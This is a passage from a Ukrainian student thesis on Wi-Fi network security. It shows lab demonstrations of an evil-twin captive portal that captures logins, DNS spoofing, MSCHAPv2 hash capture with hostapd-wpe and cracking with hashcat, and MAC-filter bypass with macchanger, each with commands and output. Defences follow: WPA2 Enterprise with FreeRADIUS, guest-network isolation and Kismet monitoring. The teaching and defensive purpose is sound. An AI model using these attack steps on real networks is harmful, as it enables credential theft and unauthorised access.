


Рис. 2.22 Результат підключення до фіктивної точки доступу

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		63

Після введення даних, вони одразу попадають до нас.

```
[ captiveflask ] 22:26:00 - {'10.0.0.21': {'login': 'Admin', 'password': 'Admin'}}

[*] CaptiveFlask credentials:
=====

IP          | Login   | Password
-----+-----+-----
10.0.0.21 | Admin   | Admin

[ captiveflask ] 22:26:00 - 10.0.0.21 - - [09/Jun/2023 22:26:00] "POST /login?orig_url=http%3A%2F%
2Fconnectivitycheck.gstatic.com%2Fgenerate_204 HTTP/1.1" 200 -

[ sniffkin3 ] 22:26:00 - [ 10.0.0.21 > 10.0.0.1 ] POST 10.0.0.1/login?orig_url=http%3A%2F%2Fconnec
tivitycheck.gstatic.com%2Fgenerate_204
      payload: login=Admin&password=Admin
      Username: Admin
      Password: Admin
```

Рис. 2.23 Отримано введені дані користувача

Другий приклад використання атаки фальшивої точки доступу — це DNS спуфінг. Тобто перенаправляти користувача з легітимного сайту на підробку.

```
wp3 > use spoof.dns_spoof
wp3 : dns_spoof > set domains google.com
wp3 : dns_spoof > set redirectTo 192.168.5.107
wp3 : dns_spoof > start

[*] DnsSpoof attack
=====

[*] Redirect to: 192.168.5.107

[*] Targets:
=====

[*] -> [google.com]
```

Рис. 2.24 Налаштування DNS спуфінгу




Рис. 2.25 Результат DNS спуфінгу

Як бачимо вміст сайту google.com було замінено нашим.

Також використовуючи метод “Злого двійника” можна перехопити дані WPA/WPA2 Enterprise. Принцип дії подібний до попередніх атак, але для цього нам знадобиться інший інструмент.

hostapd-wpe реалізує IEEE 802.1x атаки видачі себе за аутентифікатор і сервера аутентифікації (Authenticator and Authentication Server impersonation attacks) для отримання облікових даних клієнта, встановлення зв'язку з клієнтом, а також запуск інших атак, де вони можуть бути застосовані[18].

hostapd-wpe підтримує такі типи EAP для імперсонації (видачі себе за іншого, в даному випадку за автентифікатора і сервери автентифікації):

- EAP-FAST/MSCHAPv2 (Phase 0)
- PEAP/MSCHAPv2
- EAP-TTLS/MSCHAPv2
- EAP-TTLS/MSCHAP
- EAP-TTLS/CHAP
- EAP-TTLS/PAP

Команда для запуску:

hostapd-wpe *шлях_до_конфігураційного_файлу*

В конфігураційному файлі вказується SSID та канал роботи точки доступу.

```
~ sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
[sudo] password for wanderer:
wlp4s0f3u2: interface state UNINITIALIZED->ENABLED
wlp4s0f3u2: AP-ENABLED
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.11: authenticated
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.11: associated (aid 1)
wlp4s0f3u2: CTRL-EVENT-EAP-STARTED d2:bb:d2:a6:c0:6b
wlp4s0f3u2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlp4s0f3u2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.1X: Identity received from STA: 'Admin'
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.1X: Identity received from STA: 'Admin'
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.1X: Identity received from STA: 'Admin'
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.1X: Identity received from STA: 'Admin'
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.1X: Identity received from STA: 'Admin'
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.1X: Identity received from STA: 'Admin'

mschapv2: Sat Jun 10 22:01:32 2023
  username:      Admin
  challenge:     b6:6c:d0:73:c2:66:86:b9
  response:      45:c2:cf:3d:e7:87:11:ce:ec:19:97:aa:12:64:93:b7:d4:19:d5:1a:03:3d:32:e0
  jtr NETNTLM:   Admin:$NETNTLM$b66cd073c26686b9$45c2cf3de78711ceec1997aa126493b7d419d51a033d32e0
  hashcat NETNTLM: Admin::::45c2cf3de78711ceec1997aa126493b7d419d51a033d32e0:b66cd073c266
```

Рис. 2.26 Результат роботи hostapd-wpe

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		65

В результаті можемо побачити логін там хеш паролю, який потрібно зламати. Для цього скористаємось hascat.

```
* Filename...: .\wordlists\rockyou.txt
* Passwords..: 14344392
* Bytes.....: 139921503
* Keyspace...: 14344385
* Runtime...: 1 sec

Admin:::45c2cf3de78711ceec1997aa126493b7d419d51a033d32e0:b66cd073c26686b9:Admin

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5500 (NetNTLMv1 / NetNTLMv1+ESS)
Hash.Target.....: Admin:::45c2cf3de78711ceec1997aa126493b7d419d51a03...6686b9
Time.Started.....: Sat Jun 10 22:41:40 2023 (0 secs)
Time.Estimated...: Sat Jun 10 22:41:40 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (.\\wordlists\\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 44186.0 kH/s (3.41ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2359296/14344385 (16.45%)
Rejected.....: 0/2359296 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: 123456 -> 158418
Hardware.Mon.#1..: Temp: 50c Fan: 0% Util: 6% Core:1410MHz Mem:7000MHz Bus:16

Started: Sat Jun 10 22:41:38 2023
Stopped: Sat Jun 10 22:41:42 2023
```

Рис. 2.27 Успішний результат роботи hashcat

Пароль було успішно отримано.

2.3.7. Обхід фільтрації по MAC-адресі.

Фільтрація MAC-адрес, або занесення до білого чи чорного списку MAC-адрес, часто використовується як захід безпеки для запобігання під'єднанню користувачів, які не внесені до білого чи внесені до чорного списку, до бездротової мережі.

Спершу налаштуємо фільтрацію. Робиться це в налаштуваннях точки доступу. Додамо одного клієнта у білий список.

Фільтрування MAC адрес бездротової мережі

Ви можете налаштувати Фільтрацію MAC для бездротової мережі, що дозволяє контролювати доступ до бездротової мережі на цій сторінці.

Фільтрацію MAC для бездротової мережі: Увімкнено Відключити

Правила фільтрації

☐ Відмінити пристрої, зазначені увімкнутими записами в списку для доступу.

☒ Дозволити пристрої, зазначені увімкнутими записами в списку для доступу.

☐	MAC-адреса	Статус	Хост	Опис	Редагувати
☐	0A:54: [redacted]	Увімкнено	YemFsCbY	phone	Редагувати

Рис. 2.28 Додано одного клієнта до білого списку

Для того, щоб обійти фільтрацію по MAC-адресі, потрібно дізнатися адресу з білого списку і змінити MAC-адресу пристрою на легітимну.

Щоб дізнатись легітимну MAC-адресу скористаємось утилітою airodump-ng.

```
CH 3 ][ Elapsed: 2 mins ][ 2023-06-11 00:41

BSSID          PWR RXQ Beacons   #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
84:D8: [REDACTED] -29 100    1218      14   0   3  270  WPA2 CCMP  PSK  YemFsCbY

BSSID          STATION            PWR   Rate    Lost    Frames  Notes  Probes
84:D8: [REDACTED] F4:63: [REDACTED] -44    0 - 1      0         1        YemFsCbY
84:D8: [REDACTED] 0A:54: [REDACTED] -13    1e- 6e   310        179
```

Рис. 2.29 Підключені клієнти до мережі

В стовпчику STATION можна побачити MAC-адреси підключених пристроїв.

Тепер, коли ми знаємо MAC-адресу, яка внесена до білого списку в налаштуваннях маршрутизатора TP Link, ми можемо використати її для підробки нашої власної MAC-адреси для автентифікації в мережі. Давайте підмінімо MAC-адресу бездротового адаптера.

Зробимо це за допомогою програми macchanger:

`macchanger -m MAC_адреса інтерфейс`

```
~ ➤ sudo ip link set wlp1s0 down

~ ➤ sudo macchanger -m 0A:54: [REDACTED] wlp1s0
Current MAC: b0:fc: [REDACTED] (unknown)
Permanent MAC: b0:fc: [REDACTED] (unknown)
New MAC: 0a:54: [REDACTED] (unknown)

~ ➤ sudo ip link set wlp1s0 up

~ ➤ sudo systemctl start NetworkManager

~ ➤ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=120 time=18.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=120 time=17.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=120 time=17.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=120 time=17.4 ms
```

Рис. 2.30 Успішно змінено MAC-адресу

Як бачимо MAC-адресу було успішно змінено та з'явився доступ до мережі.

Висновки до розділу 2

У даному розділі було розроблено топологію мережі, вибрано апаратне та програмне забезпечення. Також проведено виявлення та аналіз вразливостей безпроводних WI-FI мереж. Проведений аналіз дозволив виявити різноманітні загрози та потенційні вразливості, які можуть бути використані зловмисниками для несанкціонованого доступу до мережі та витоку конфіденційної інформації.

Зокрема, були розглянуті такі типи атак, як атаки з перехопленням пакетів (packet sniffing), атаки з використанням підроблених точок доступу (rogue access points), атаки на протокол аутентифікації WPA/WPA2 (криптографічні атаки), атаки з використанням слабких паролів та багато інших.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		68

РОЗДІЛ 3

РОЗРОБКА МЕХАНІЗМІВ ЗАХИСТУ WI-FI МЕРЕЖІ

3.1. Методи та стратегії захисту від вразливостей.

1. WPA3 — це новий стандарт безпеки для WI-FI мереж, який пропонує покращену захищеність і криптографічні методи, що робить його більш ефективним і надійним у порівнянні зі старішими стандартами, такими як WPA2. Використання WPA3 дозволяє зменшити ризик злому паролів, перехоплення трафіку та інших атак на бездротову мережу. Враховуючи зростаючу кількість безпроводових пристроїв і важливість захисту приватності та конфіденційності даних, перехід до WPA3 є розумним кроком для забезпечення безпеки вашої WI-FI мережі.

2. WPA Enterprise — це розширений режим захисту WI-FI, який використовує аутентифікацію на основі користувача і сервера. Використання WPA Enterprise рекомендується в таких випадках:

- **Бізнес-середовище:** У бізнес-середовищах, де потрібно керувати доступом до мережі для багатьох користувачів, WPA Enterprise дозволяє використовувати індивідуальні облікові записи користувачів і забезпечує більш гнучкий та централізований контроль доступу.
- **Вища безпека:** WPA Enterprise використовує протоколи аутентифікації, такі як Extensible Authentication Protocol (EAP), що забезпечує вищий рівень безпеки порівняно з WPA-PSK (Pre-Shared Key). За допомогою WPA Enterprise можна використовувати різні методи аутентифікації, такі як EAP-TLS, PEAP, або EAP-TTLS, що забезпечує захист від підбору паролів і забезпечує конфіденційність обміну даними.
- **Управління користувачами:** WPA Enterprise дозволяє централізовано управляти обліковими записами користувачів, що полегшує додавання, видалення або зміну доступу до мережі. Це особливо важливо в організаціях з великою кількістю користувачів або коли потрібно дотримуватись строгих політик безпеки.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		69

Використання WPA Enterprise дозволяє підвищити безпеку і керованість вашої WI-FI мережі, особливо в бізнес-середовищах з великою кількістю користувачів і вимогами до захисту даних.

3. Застосування надійного пароля у бездротових мережах є невід'ємною складовою безпеки таких мереж. Сильний пароль запобігає несанкціонованому доступу до мережі, збільшує стійкість перед атаками та забезпечує конфіденційність передачі даних. Він служить першою лінією оборони проти потенційних загроз, гарантуючи, що лише авторизовані користувачі отримують доступ до мережі. Ефективний сильний пароль має високий рівень складності, включаючи в собі комбінацію великих і малих літер, цифр та спеціальних символів. Така комбінація ускладнює завдання зловмисникам, які намагаються зламати пароль методом перебору, і забезпечує надійний рівень захисту для бездротової мережі.

4. Відключення WPS (WI-FI Protected Setup) рекомендується з метою забезпечення більш високого рівня безпеки бездротової мережі. WPS має відомі уразливості, які можуть бути використані зловмисниками для зламу пароля вашої мережі. Це може призвести до несанкціонованого доступу до мережі, порушення конфіденційності даних та можливих атак на вашу мережу. Вимкнення WPS є розумним кроком для зменшення потенційних ризиків і забезпечення безпеки вашої WI-FI мережі.

5. Використання 802.11w. Помітивши, що кадр керування може призвести до потенційних атак, у 2008 році був опублікований стандарт 802.11w для вирішення цієї проблеми. Його ключовою метою було підвищення безпеки шляхом забезпечення конфіденційності даних кадрів управління, механізмів, які забезпечують цілісність даних, автентичність походження даних і захист від повторного відтворення. У WPA3 ця функція вбудована, однак, ймовірно, пройде деякий час (~10 років), перш ніж всі продукти і пристрої перейдуть з WPA2 на WPA3.

Фрейми керування, такі як деаутентифікація, роз'єднання, маяки та зонди, завжди є неавтентифікованими та незашифрованими. З увімкненим

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		70

802.11w/WPA3 точка доступу додає інформаційний елемент перевірки цілісності повідомлення (Message Integrity Check Information Element, MIC IE) до кожного кадру керування, який вона передає. Це досягається шляхом введення нового ключа під назвою Тимчасовий ключ групи цілісності (IGTK), який використовується для захисту кадрів керування широкомовною/багатоадресною передачею. Ключ отримується під час чотиристороннього процесу рукописання. Будь-яка спроба скопіювати, змінити або відтворити кадр робить MIC недійсним. Крім того, деяка інформація у кадрі керування зашифрована.

6. Гостьова мережа є важливою частиною WI-FI інфраструктури, і її використання має декілька переваг. Вона надає додатковий рівень безпеки та зручності для користувачів. Забезпечення безпеки є однією з головних переваг гостьової мережі, оскільки вона дозволяє ізолювати гостей від основної мережі, запобігаючи несанкціонованому доступу до приватних даних та ресурсів. Це особливо важливо у випадку, коли багато людей мають доступ до мережі, наприклад, в готелях, кафе або офісах. Крім того, використання гостьової мережі дозволяє обмежити швидкість передачі даних та обсяг трафіку для гостей, що сприяє раціональному використанню ресурсів мережі. З відповідним управлінням та налаштуваннями гостьова мережа є зручним інструментом для контролю доступу до WI-FI мережі та обмеження приватних ресурсів для гостей.

7. WIDS — це ширше поняття, ніж просто виявлення спроб злому. Воно також включає в себе перевірку точок доступу в мережі, виявлення тих, яких там не повинно бути або які мають проблеми з безпекою, а також виявлення атак на точки доступу/клієнтів.

Добре керована мережа має інвентаризацію всіх авторизованих пристроїв. Це дозволяє сканувати мережу і виявляти будь-які несанкціоновані пристрої. "Несанкціонований" тут означає просто, що пристрій не було схвалено, а не обов'язково, що він є ворожим. Інструменти мережевого сніфінгу досліджують всі IP-адреси і визначають авторизовані та неавторизовані[19].

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		71

На додаток до виявлення вторгнень, WIDS також включає в себе функції автоматичного запобігання загрозам. Для автоматичного запобігання необхідно, щоб система була здатна точно виявляти та автоматично класифікувати загрози. Належна система WIPS може запобігти наступним типам загроз:

- RogueAP (фальшива точка доступу);
- Неправильно налаштована точка доступу;
- Неправильна асоціація клієнта;
- Несанкціонована асоціація;
- Атака “людина посередині”;
- Підміна MAC-адреси;
- Атака на відмову в обслуговуванні.

Конфігурації WIDS складаються з трьох компонентів:

- Датчики — ці пристрої містять антени і радіостанції, які сканують бездротовий спектр на наявність пакетів і встановлюються по всій території, що підлягає захисту;
- Сервер — сервер WIPS централізовано аналізує пакети, захоплені датчиками;
- Консоль — консоль забезпечує основний користувальницький інтерфейс в систему для адміністрування та звітності.

Проста система виявлення вторгнень може являти собою один комп'ютер, підключений до бездротового пристрою обробки сигналу, і антени, розміщені по всьому об'єкту. Для великих організацій, мульти-мережевий контролер забезпечує централізоване управління декількома серверами WIPS, в той час як для клієнтів SOHO або малого та середнього бізнесу, вся функціональність WIPS доступна в одному корпусі.

Існують інструменти для прослуховування радіочастотного трафіку в їхньому діапазоні та ідентифікації пристроїв. Вони варіюються від безкоштовних, з відкритим вихідним кодом до складних, з комерційною підтримкою. Їх використання дозволяє виявити несанкціоновані пристрої, а

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		72

також спроби зламати систему безпеки. Вони реєструють інформацію і можуть видавати попередження при виявленні спроби злому.

3.2. Впровадження та тестування механізмів захисту.

3.2.1. Відключення WPS.

Впроваджувати, вищезазначені, методи будемо на маршрутизаторі TP-Link Archer A2.

Спершу вимкнемо WPS, так як в ньому немає необхідності.




Рис. 3.1 Вимкнено WPS

3.2.2. Налаштування WPA2 Enterprise.

Наступним кроком налаштуємо захист WPA2 Enterprise.

Так як вибране обладнання не підтримує протокол WPA3, доведеться використовувати WPA2.




Рис. 3.2 Налаштування WPA2 Enterprise

Тут потрібно вибрати протокол шифрування, вказати IP-адресу, порт та пароль RADIUS-сервера.

Далі для роботи протоколу 802.1x потрібно налаштувати RADIUS-сервер. В якості сервера скористаємось FreeRADIUS.

Зараз ми виконаємо базову конфігурацію FreeRADIUS, яка включає конфігурацію RADIUS-клієнта і RADIUS-користувача. В Ubuntu Server всі

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		73

конфігураційні файли розміщені в каталозі /etc/freeradius/номер_версії. Отже, перейдемо до цього каталогу і відкриємо файл clients.conf[20].

```
GNU nano 4.8 clients.conf
#####
#
# Per-socket client lists. The configuration entries are exactly
# the same as above, but they are nested inside of a section.
#
# You can have as many per-socket client lists as you have "listen"
# sections, or you can re-use a list among multiple "listen" sections.
#
# Un-comment this section, and edit a "listen" section to add:
# "clients = per_socket_clients". That IP address/port combination
# will then accept ONLY the clients listed in this section.
#
#clients per_socket_clients {
#    client socket_client {
#        ipaddr = 192.0.2.4
#        secret = testing123
#    }
#}

client tp_link{
    ipaddr = 192.168.5.15
    secret = StrongPasswd88
}
```

Рис. 3.3 Налаштовано клієнта RADIUS

Тепер ми додамо наших користувачів на сервер FreeRADIUS. За замовчуванням, користувачі будуть авторизовані та аутентифіковані з файлу користувачів у FreeRADIUS. Отже, відкриємо файл users, розташований у цьому каталозі, і додамо наступного користувача у верхній частині цього файлу.

```
GNU nano 4.8 users
Admin Cleartext-Password := "StrongAdminPasswd"
#
# Configuration file for the rlm_files module.
# Please see rlm_files(5) manpage for more information.
#
```

Рис. 3.4 Додано користувача

Запустимо сервер командою *freeradius -X*.




Рис. 3.5 Підключення до точки доступу з мобільного пристрою

Після успішного підключення на сервері з'явиться відповідне повідомлення.

```
request:User-Name)) {
(19)   if (session-state:User-Name && reply:User-Name && request:User-Name && (reply:User-Name ==
request:User-Name)) -> FALSE
(19)   update {
(19)     &reply::TLS-Session-Cipher-Suite += &session-state:TLS-Session-Cipher-Suite[*] -> 'ECDHE-
RSA-AES128-GCM-SHA256'
(19)     &reply::TLS-Session-Version += &session-state:TLS-Session-Version[*] -> 'TLS 1.2'
(19)   } # update = noop
(19)   [exec] = noop
(19)   policy remove_reply_message_if_eap {
(19)     if (&reply:EAP-Message && &reply:Reply-Message) {
(19)       if (&reply:EAP-Message && &reply:Reply-Message) -> FALSE
(19)     } else {
(19)       [noop] = noop
(19)     } # else = noop
(19)   } # policy remove_reply_message_if_eap = noop
(19) } # post-auth = noop
(19) Sent Access-Accept Id 64 from 192.168.5.101:1812 to 192.168.5.15:36959 length 0
(19) MS-MPPE-Recv-Key = 0x0bfd9277882984b9eeb1ca01cb6936909c6f7dc264b108b32a1975ad67e6725f
(19) MS-MPPE-Send-Key = 0xbe477e4d8b5342a47e11922db339cf2dbdf1540e3174b13d14022fe6eb055e1a
(19) EAP-Message = 0x030a0004
(19) Message-Authenticator = 0x00000000000000000000000000000000
(19) User-Name = "Admin"
(19) Finished request
```

Рис. 3.6 Повідомлення про підключення на RADIUS сервері

3.2.3. Налаштування гостьової мережі.

Наступний механізм захисту, який ми будемо впроваджувати це гостьова мережа.

Спершу налаштуємо обмеження пропускної здатності.

Гостьова мережа

Дозволити гостям отримувати доступ до моєї локальної мережі:

Відключити

Ізоляція Гостьової мережі:

Включити

Контроль пропускної спроможності Гостьової мережі:

Включити

Мінімальна пропускна здатність(Kbps)

Максимальна пропускна здатність(Kbps)

Вихідна пропускна здатність:

100

1000

Вхідна пропускна здатність:

100

1000

Рис. 3.7 Налаштування обмеження пропускної здатності

Далі основні налаштування, такі як, назва, протокол шифрування та пароль.

Вибрати діапазон:

2,4 ГГц

Гостьова мережа:

☒ Включити ☐ Відключити

Назва мережі:

Guest_Network

Максимальна кількість гостей:

32

Захист:

WPA/WPA2 - Personal

Тип Автентифікації:

WPA2-PSK

Шифрування:

AES

Пароль бездротової мережі:

StrongPasswd88

(Введіть від 8 до 63 ASCII символи або від 8 до 64 шістнадцяткових символів.)

Період оновлення групового ключа:

0

(секунд, мінімум 30, 0 означає відсутність оновлення)

Рис. 3.8 Основні налаштування гостьової мережі

Також налаштуємо графік роботи гостьової мережі.

Розклад бездротового зв'язку: ☒ Включити ☐ Відключити

Застосувати до: Щодня Час початку: 08:00 Час завершення: 16:00 Додати

Час	6:00	7:00	8:00	9:00	10:00	11:00	12:00	13:00	14:00	15:00	16:00	17:00	18:00	19:00	20:00
Нд.															
Пн.															
Вт.															
Ср.															
Чт.															
Пт.															
Сб.															

Рис. 3.9 Налаштування графіку роботи гостьової мережі

Тепер спробуємо встановити зв'язок гостьової мережі з основною.

```

~ ip -o addr show dev wlp1s0
2: wlp1s0    inet 192.168.5.107/24 brd 192.168.5.255 scope global dynamic nopref
ixroute wlp1s0\        valid_lft 6680sec preferred_lft 6680sec
2: wlp1s0    inet6 fe80::cd41:3173:ba26:fbf7/64 scope link noprefixroute \
valid_lft forever preferred_lft forever

~ ping 192.168.5.105
PING 192.168.5.105 (192.168.5.105) 56(84) bytes of data.
From 192.168.5.107 icmp_seq=1 Destination Host Unreachable
From 192.168.5.107 icmp_seq=2 Destination Host Unreachable
From 192.168.5.107 icmp_seq=3 Destination Host Unreachable
From 192.168.5.107 icmp_seq=4 Destination Host Unreachable
From 192.168.5.107 icmp_seq=5 Destination Host Unreachable
From 192.168.5.107 icmp_seq=6 Destination Host Unreachable

```

Рис. 3.10 Спроба встановити зв'язок гостьової мережі з основною

Як бачимо зв'язку з хостом основної мережі немає.

3.2.4. Налаштування WIDS Kismet.

В якості WIDS скористаємось програмою Kismet.

Kismet вимагає спеціального підтримуваного WI-FI адаптера для роботи в режимі моніторингу. Для запуску виконаємо наступну команду:

`kismet -c Інтерфейс`

```
~ sudo kismet -c wlp4s0f3u2
INFO: Including sub-config file: /etc/kismet/kismet_httpd.conf
INFO: Including sub-config file: /etc/kismet/kismet_memory.conf
INFO: Including sub-config file: /etc/kismet/kismet_alerts.conf
INFO: Including sub-config file: /etc/kismet/kismet_80211.conf
INFO: Including sub-config file: /etc/kismet/kismet_logging.conf
INFO: Including sub-config file: /etc/kismet/kismet_filter.conf
INFO: Including sub-config file: /etc/kismet/kismet_uav.conf
INFO: Loading config override file '/etc/kismet/kismet_package.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_package.conf
INFO: Loading config override file '/etc/kismet/kismet_site.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_site.conf

KISMET - Point your browser to http://localhost:2501 (or the address of this sys
'TP-Link_50-20'
INFO: 802.11 Wi-Fi device BC:62:1E:70:04:C5 advertising SSID 'netis_VAP41'
INFO: Detected new 802.11 Wi-Fi device 0A:53:1A:04:00:07
INFO: Detected new 802.11 Wi-Fi device DA:A1:2B:3F:0F:70
INFO: Detected new 802.11 Wi-Fi device BE:61:43:04:02:74
INFO: 802.11 Wi-Fi device E4:BE:1D:C8:4C:77 advertising SSID 'netis_57-5'
INFO: Detected new 802.11 Wi-Fi device 08:40:F3:07:3D:43
INFO: 802.11 Wi-Fi device C0:C9:F3:00:57:52 advertising SSID
'TP-Link_50-20'
```

Рис. 3.11 Запущено kismet

Після цього перейдемо за вказаною адресою, відкриється WEB-інтерфейс.

На першій вкладці можемо побачити детальну інформацію про всі виявлені WI-FI пристрої, таку як: назва, тип, тип шифрування, рівень сигналу, канал, об'єм переданих даних, кількість клієнтів ТД, MAC адресу та інше.

Name	Type	Phy	Crypto	Sgn	Chan	Data	Packets	Clients	BSSID	QSSS Chn Usage	QSSS #	Last Seen	First Seen	Uptime
netis_5249	Wi-Fi AP	IEEE802.11	WPA2-PSK	-75	1	9.41 MB		6	64 EE:80:10:00:00:00	n/a	n/a	Jun 20 2023 19:59:02	Jun 20 2023 19:33:48	Netcore Technology 14d 0h 55m 44s
netis_50-2	Wi-Fi AP	IEEE802.11	WPA2-PSK	-80	2	0 B		0	64 EE:80:10:00:00:00	n/a	n/a	Jun 20 2023 19:59:01	Jun 20 2023 19:34:59	Netcore Technology 52d 10h 16m 16s
FE-06:02:00:00:00:00	Wi-Fi Client	IEEE802.11	n/a	n/a	n/a	0 B		0	64 EE:80:10:00:00:00	n/a	n/a	Jun 20 2023 19:41:03	Jun 20 2023 19:41:03	Unknown n/a
